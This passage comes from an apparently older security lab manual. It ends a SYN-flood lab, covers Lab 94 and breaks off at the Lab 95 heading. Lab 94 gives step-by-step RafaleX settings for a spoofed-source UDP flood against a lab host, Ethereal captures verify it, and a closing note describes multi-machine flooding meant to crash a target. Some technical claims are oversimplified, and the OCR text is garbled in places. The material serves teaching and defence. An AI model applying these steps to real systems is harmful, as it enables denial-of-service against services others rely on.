(Untitled) - Ethereal
3:44 PM

```
No.    Time      Source -         Destination      Protocol Info
     8 4.275357  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
    10 4.278423  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
    11 4.280610  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
    12 4.280610  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
    13 4.284457  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
    14 4.287558  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
    15 4.290283  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
    16 4.291476  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
    17 4.293562  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
    18 4.305750  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
    19 4.308476  100.100.100.100  172.16.1.60      HTTP     [TCP ZeroWindow] Continuation or no
```


```
⊞ Frame 1 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 172.16.0.1 (00:12:88:42:34:c9), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)
```

```
0000  ff ff ff ff ff ff 00 12  88 42 34 c9 08 06 00 01   ........ .B4.....
0010  08 00 06 04 00 01 00 12  88 42 34 c9 ac 10 00 01   ........ .B4.....
0020  ff ff ff ff ff ff ac 10  01 28 00 00 00 00 00 00   ........ .(......
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

File: "C:\DOCUME~1\ADMIN P: 10023 D: 10023 M: 0 Drops: 0

By selecting any of your spoofed packets, you can display the details of the packets in the center section. By dragging the borders of the sections, you can increase or decrease each section.

In our example, by looking at the center section, we can verify that each packet was successfully sent with the spoofed source IP address of the target to the target from port 123 to port 80.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Start
rafale x v1.1
Rafale X
(Untitled) - Ethereal
3:44 PM

```
No.  Time      Source -         Destination   Protocol  Info
   8 4.275357  100.100.100.100  172.16.1.60   HTTP      [TCP ZeroWindow] Continuation or no
  10 4.278423  100.100.100.100  172.16.1.60   HTTP      [TCP ZeroWindow] Continuation or no
  11 4.280610  100.100.100.100  172.16.1.60   HTTP      [TCP ZeroWindow] Continuation or no
  12 4.280610  100.100.100.100  172.16.1.60   HTTP      [TCP ZeroWindow] Continuation or no
  13 4.284457  100.100.100.100  172.16.1.60   HTTP      [TCP ZeroWindow] Continuation or no
  14 4.287558  100.100.100.100  172.16.1.60   HTTP      [TCP ZeroWindow] Continuation or no
  15 4.290283  100.100.100.100  172.16.1.60   HTTP      [TCP ZeroWindow] Continuation or no
  16 4.291476  100.100.100.100  172.16.1.60   HTTP      [TCP ZeroWindow] Continuation or no
  17 4.293562  100.100.100.100  172.16.1.60   HTTP      [TCP ZeroWindow] Continuation or no
  18 4.305750  100.100.100.100  172.16.1.60   HTTP      [TCP ZeroWindow] Continuation or no
  19 4.308476  100.100.100.100  172.16.1.60   HTTP      [TCP ZeroWindow] Continuation or no
```

```
⊞ Frame 8 (91 bytes on wire, 91 bytes captured)
⊞ Ethernet II, Src: 172.16.1.56 (00:0c:29:07:ee:54), Dst: 172.16.1.60 (00:0c:29:dc:e9:b6)
⊞ Internet Protocol, Src: 100.100.100.100 (100.100.100.100), Dst: 172.16.1.60 (172.16.1.60)
⊞ Transmission Control Protocol, Src Port: 123 (123), Dst Port: http (80), Seq: 0, Ack: 0, Len: 37
⊞ Hypertext Transfer Protocol
```

```
0000  00 0c 29 dc e9 b6 00 0c  29 07 ee 54 08 00 45 00   ..)..... )..T..E.
0010  00 4d 5f e3 00 00 80 06  64 b3 64 64 64 64 ac 10   .M_..... d.dddd..
0020  01 3c 00 7b 00 50 00 00  00 00 00 00 00 00 50 02   .<.{.P.. ......P.
0030  00 00 89 4e 00 00 53 59  4e 20 41 54 54 41 43 4b   ...N..SY N ATTACK
0040  20 20 20 53 59 4e 20 41  54 54 41 43 4b 20 20 20      SYN A TTACK
0050  53 59 4e 20 41 54 54 41  43 4b 00                  SYN ATTA CK.
```

File: "C:\DOCUME~1\ADMIN | P: 10023 D: 10023 M: 0 Drops: 0

***Note:** Because of the law of TCP/IP we know that each packet sent to a computer with the SYN flag set MUST be responded to by the target. Because we have set the source to a spoofed address, the target will never receive a response and will sit and wait (up to 60 seconds) for each packet and therefore eventually use up the target's memory, causing it to lock up.

Lab 94: Denial-of-Service — UDP Flood

DoS UDP Flood Attack: UDP Flood Attack

Prerequisites: None


Countermeasures: Secure ACLs, Bastion servers/workstations

Description: An attacker sends a UDP packet to a random port on the target system. The target system receives a UDP packet and determines what application is listening on the destination port. When no application is waiting on the port, it generates an ICMP packet of "destination port unreachable" to the spoofed source address. When enough UDP packets are delivered to ports on the victim to overwhelm the system, the system will deny legitimate connections.

Procedure: Install RafaleX, set parameters, and execute against the target. Verify with the packet sniffer.

- Install the RafaleX application as outlined in Lab 48.
- Install the Ethereal application as outlined in Lab 41.
- Open the Ethereal application and start capturing data (refer to Lab 41).
- Open the RafaleX application by clicking on the **RafaleX.exe** icon.

The RafaleX application will start.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
URG
ACK
PSH
RST
SYN
FIN
SEND
RUN SCRIPT
Start
rafale x v1.1
Rafale X
8:05 AM

Network interface : 1 : 172.16.1.56

□ Set as source IP □ Set as destination IP

[IP]

Source IP : Port : 1

Destination IP : Port : 1

Specify header size □ 20 (bytes)

Type of service : Routine

Specify identification □ 0

Fragmentation : DF : 0 : May Fragment

MF : 0 : Last Fragment

Offset : 0 TTL : 128

Protocol : 6 : TCP

Specify checksum □ 0

Sequence : 0 Acknowledge : 0

Specify data offset □ 0 (bytes)

[Flags]

Window : 0 Urgent : 0

0 □ Specify TCP checksum

Data :


[Commands]

Nb of packets : 1 Packet type : TCP

[Script]

Status : Ready.


Set the **Source IP** to a spoofed IP address (**10.10.10.10**). Set the **Source Port** to **123**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
Rafale X
File Tools Modules Managers Options Language Help
TCP UDP ICMP
[Flags]
URG ACK PSH RST SYN FIN
[Commands]
SEND
[Script]
RUN SCRIPT
Start
rafale x v1.1
Rafale X
8:07 AM


Network interface : 1 : 172.16.1.56
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 10.10.10.10 Port : 123
Destination IP : Port : 1
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0
Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data :
Nb of packets : 1 Packet type : TCP
Status : Ready.

Set the **Destination IP** to a valid target IP address. Set the **Destination Port** to **321**.



Network interface : 1 : 172.16.1.56
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 10.10.10.10 Port : 123
Destination IP : 172.16.1.60 Port : 321
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0
Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data :
Nb of packets : 1 Packet type : TCP
Status : Ready.


Click on the **UDP** tab. Enter some random text for the payloads of the packets. Enter the **Nb of packets** to **9999**. Click the **SEND** button.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
Ethereal
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
SEND
RUN SCRIPT
Start
rafale x v1.1
(Untitled) - Ethereal
Rafale X
6:30 AM

Network interface : 1 : 172.16.1.56
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 10.10.10.10 Port : 123
Destination IP : 172.16.1.60 Port : 321
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 17 : UDP
Specify checksum □ 0
0 □ Specify UDP checksum
Data : UDP FLOOD
UDP FLOOD
UDP FLOOD
UDP FLOOD
UDP FLOOD
[Commands]
Nb of packets : 9999 Packet type : UDP
[Script]
Status : Ready.


***Note:** I have used RafaleX for several years and at times it can appear to be "buggy" by not wanting to send packets. The best way I have found to fix this is to close the program, bring it back up, and try again.

The status bar along the bottom of the application will tell you how many packets it has sent compared to how many packets it will send.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
Ethereal
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
STOP
RUN SCRIPT
Start
rafale x v1.1
(Untitled) - Ethereal
Rafale X
6:40 AM


Network interface : 1 : 172.16.1.56
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 10.10.10.10 Port : 123
Destination IP : 172.16.1.60 Port : 321
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 17 : UDP
Specify checksum □ 0
0 □ Specify UDP checksum
Data : UDP FLOOD
UDP FLOOD
UDP FLOOD
UDP FLOOD
UDP FLOOD
[Commands]
Nb of packets : 9999 Packet type : UDP
[Script]
Status : Blasting : 6080 / 4398640 packets sent

Click **Stop** to stop the packet capture and the overall results will be displayed.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
Start
ralale x v1.1
(Untitled) - Ethereal
Ralale X
0:41 AM

```
No. .  Time      Source        Destination   Protocol Info
    1 0.000000  172.16.0.1    Broadcast     ARP      Who has 172.16.1.58?  Tell 172.16.0
    2 0.000016  172.16.1.58   172.16.0.1    ARP      172.16.1.58 is at 00:0c:29:9c:0d:1c
    3 0.072024  172.16.0.1    Broadcast     ARP      Who has 172.16.1.59?  Tell 172.16.0
    4 0.072035  172.16.1.59   172.16.0.1    ARP      172.16.1.59 is at 00:0c:29:b6:93:bb
    5 0.140362  172.16.0.1    Broadcast     ARP      Who has 172.16.1.60?  Tell 172.16.0
    6 0.140378  172.16.1.60   172.16.0.1    ARP      172.16.1.60 is at 00:0c:29:dc:e9:b6
    7 0.357265  172.16.0.1    Broadcast     ARP      Who has 172.16.1.33?  Tell 172.16.0
    8 0.357272  172.16.0.1    Broadcast     ARP      Who has 172.16.1.36?  Tell 172.16.0
    9 1.438639  172.16.0.1    Broadcast     ARP      Who has 172.16.1.36?  Tell 172.16.0
   10 2.361458  172.16.0.1    Broadcast     ARP      Who has 192.168.1.1?  Tell 172.16.0
   11 3.378543  172.16.0.1    Broadcast     ARP      Who has 192.168.1.1?  Tell 172.16.0
   12 4.428744  172.16.0.1    Broadcast     ARP      Who has 172.16.1.35?  Tell 172.16.0
   13 4.530913  172.16.0.1    Broadcast     ARP      Who has 172.16.1.34?  Tell 172.16.0
   14 4.632654  172.16.0.1    Broadcast     ARP      Who has 172.16.1.37?  Tell 172.16.0
   15 5.551964  172.16.0.1    Broadcast     ARP      Who has 172.16.1.37?  Tell 172.16.0
   16 6.562781  172.16.0.1    Broadcast     ARP      Who has 172.16.1.38?  Tell 172.16.0
   17 6.878212  172.16.1.56   Broadcast     ARP      Who has 172.16.1.60?  Tell 172.16.1

⊞ Frame 1 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 172.16.0.1 (00:12:88:42:34:c9), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 12  88 42 34 c9 08 06 00 01   ........ .B4.....
0010  08 00 06 04 00 01 00 12  88 42 34 c9 ac 10 00 01   ........ .B4.....
0020  ff ff ff ff ff ff ac 10  01 3a 00 00 00 00 00 00   ........ .:......
0030  00 00 00 00 00 00 00 00  00 00 00 00              ........ ....

File: "C:\DOCUME~1\ADMIN  P: 20029 D: 20029 M: 0 Drops: 0
```

Click on the **Source IP** column to filter the results based on the source IP of each packet. Fortunately for us, our spoofed packets are listed first.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
Start
ralale x v1.1
(Untitled) - Ethereal
Ralale X
0:41 AM

```
No.    Time      Source .      Destination   Protocol Info
   19 6.883720  10.10.10.10   172.16.1.60   NTP      NTP
   21 6.887426  10.10.10.10   172.16.1.60   NTP      NTP
   23 6.890564  10.10.10.10   172.16.1.60   NTP      NTP
   25 6.892936  10.10.10.10   172.16.1.60   NTP      NTP
   27 6.896020  10.10.10.10   172.16.1.60   NTP      NTP
   29 6.897905  10.10.10.10   172.16.1.60   NTP      NTP
   31 6.899997  10.10.10.10   172.16.1.60   NTP      NTP
   33 6.905723  10.10.10.10   172.16.1.60   NTP      NTP
   35 6.908096  10.10.10.10   172.16.1.60   NTP      NTP
   37 6.910340  10.10.10.10   172.16.1.60   NTP      NTP
   39 6.912920  10.10.10.10   172.16.1.60   NTP      NTP
   41 6.921228  10.10.10.10   172.16.1.60   NTP      NTP
   43 6.923190  10.10.10.10   172.16.1.60   NTP      NTP
   45 6.925926  10.10.10.10   172.16.1.60   NTP      NTP
   47 6.928275  10.10.10.10   172.16.1.60   NTP      NTP
   49 6.931049  10.10.10.10   172.16.1.60   NTP      NTP
   51 6.933504  10.10.10.10   172.16.1.60   NTP      NTP

⊞ Frame 1 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 172.16.0.1 (00:12:88:42:34:c9), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 12  88 42 34 c9 08 06 00 01   ........ .B4.....
0010  08 00 06 04 00 01 00 12  88 42 34 c9 ac 10 00 01   ........ .B4.....
0020  ff ff ff ff ff ff ac 10  01 3a 00 00 00 00 00 00   ........ .:......
0030  00 00 00 00 00 00 00 00  00 00 00 00              ........ ....

File: "C:\DOCUME~1\ADMIN  P: 20029 D: 20029 M: 0 Drops: 0
```

By selecting any of your spoofed packets, you can display the details of the packets in the center section. By dragging the borders of the sections, you can increase or decrease each section.

In this example, by looking at the center section we can verify that each packet was successfully sent with a spoofed source IP address to the target from port 123 to port 321.

***Note:** This is commonly known as a “Pepsi” attack.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
Start
rafale x v1.1
(Untitled) - Ethereal
Rafale X
8:42 AM

```
No.   Time      Source ▾      Destination   Protocol  Info
   19 6.883720  10.10.10.10   172.16.1.60   NTP       NTP
   21 6.887426  10.10.10.10   172.16.1.60   NTP       NTP
   23 6.890564  10.10.10.10   172.16.1.60   NTP       NTP
   25 6.892936  10.10.10.10   172.16.1.60   NTP       NTP
   27 6.896020  10.10.10.10   172.16.1.60   NTP       NTP
   29 6.897905  10.10.10.10   172.16.1.60   NTP       NTP
   31 6.899997  10.10.10.10   172.16.1.60   NTP       NTP
   33 6.905723  10.10.10.10   172.16.1.60   NTP       NTP
   35 6.908096  10.10.10.10   172.16.1.60   NTP       NTP
   37 6.910340  10.10.10.10   172.16.1.60   NTP       NTP
   39 6.912920  10.10.10.10   172.16.1.60   NTP       NTP
   41 6.921228  10.10.10.10   172.16.1.60   NTP       NTP
```

```
⊞ Frame 19 (96 bytes on wire, 96 bytes captured)
⊞ Ethernet II, Src: 172.16.1.56 (00:0c:29:07:ee:54), Dst: 172.16.1.60 (00:0c:29:dc:e9:b6)
⊞ Internet Protocol, Src: 10.10.10.10 (10.10.10.10), Dst: 172.16.1.60 (172.16.1.60)
⊞ User Datagram Protocol, Src Port: ntp (123), Dst Port: 321 (321)
⊞ Network Time Protocol
```

```
0000  00 0c 29 dc e9 b6 00 0c  29 07 ee 54 08 00 45 00   ..)..... )..T..E.
0010  00 52 9b 7f 00 00 80 11  dd bb 0a 0a 0a 0a ac 10   .R...... ........
0020  01 3c 00 7b 01 41 00 3e  90 28 55 44 50 20 46 4c   .<.{.A.> .(UDP FL
0030  4f 4f 44 0d 0a 55 44 50  20 46 4c 4f 4f 44 0d 0a   OOD..UDP  FLOOD..
0040  55 44 50 20 46 4c 4f 4f  44 0d 0a 55 44 50 20 46   UDP FLOO D..UDP F
0050  4c 4f 4f 44 0d 0a 55 44  50 20 46 4c 4f 4f 44 00   LOOD..UD P FLOOD.
```

File: "C:\DOCUME~1\ADMIN P: 20029 D: 20029 M: 0 Drops: 0

***Note:** Remember that the target MUST respond to EACH packet sent to it. An attacker will use two or more computers for a successful attack. One computer is used for the actual exploiting of a target while the other(s) are used with several sessions of RafaleX running against a target to create a DoS attack and either attempt to deny valid traffic or cause the target to crash.

Lab 95: Denial-of-Service — Trash2.c

Create Denial-of-Service Traffic: Trash2.c

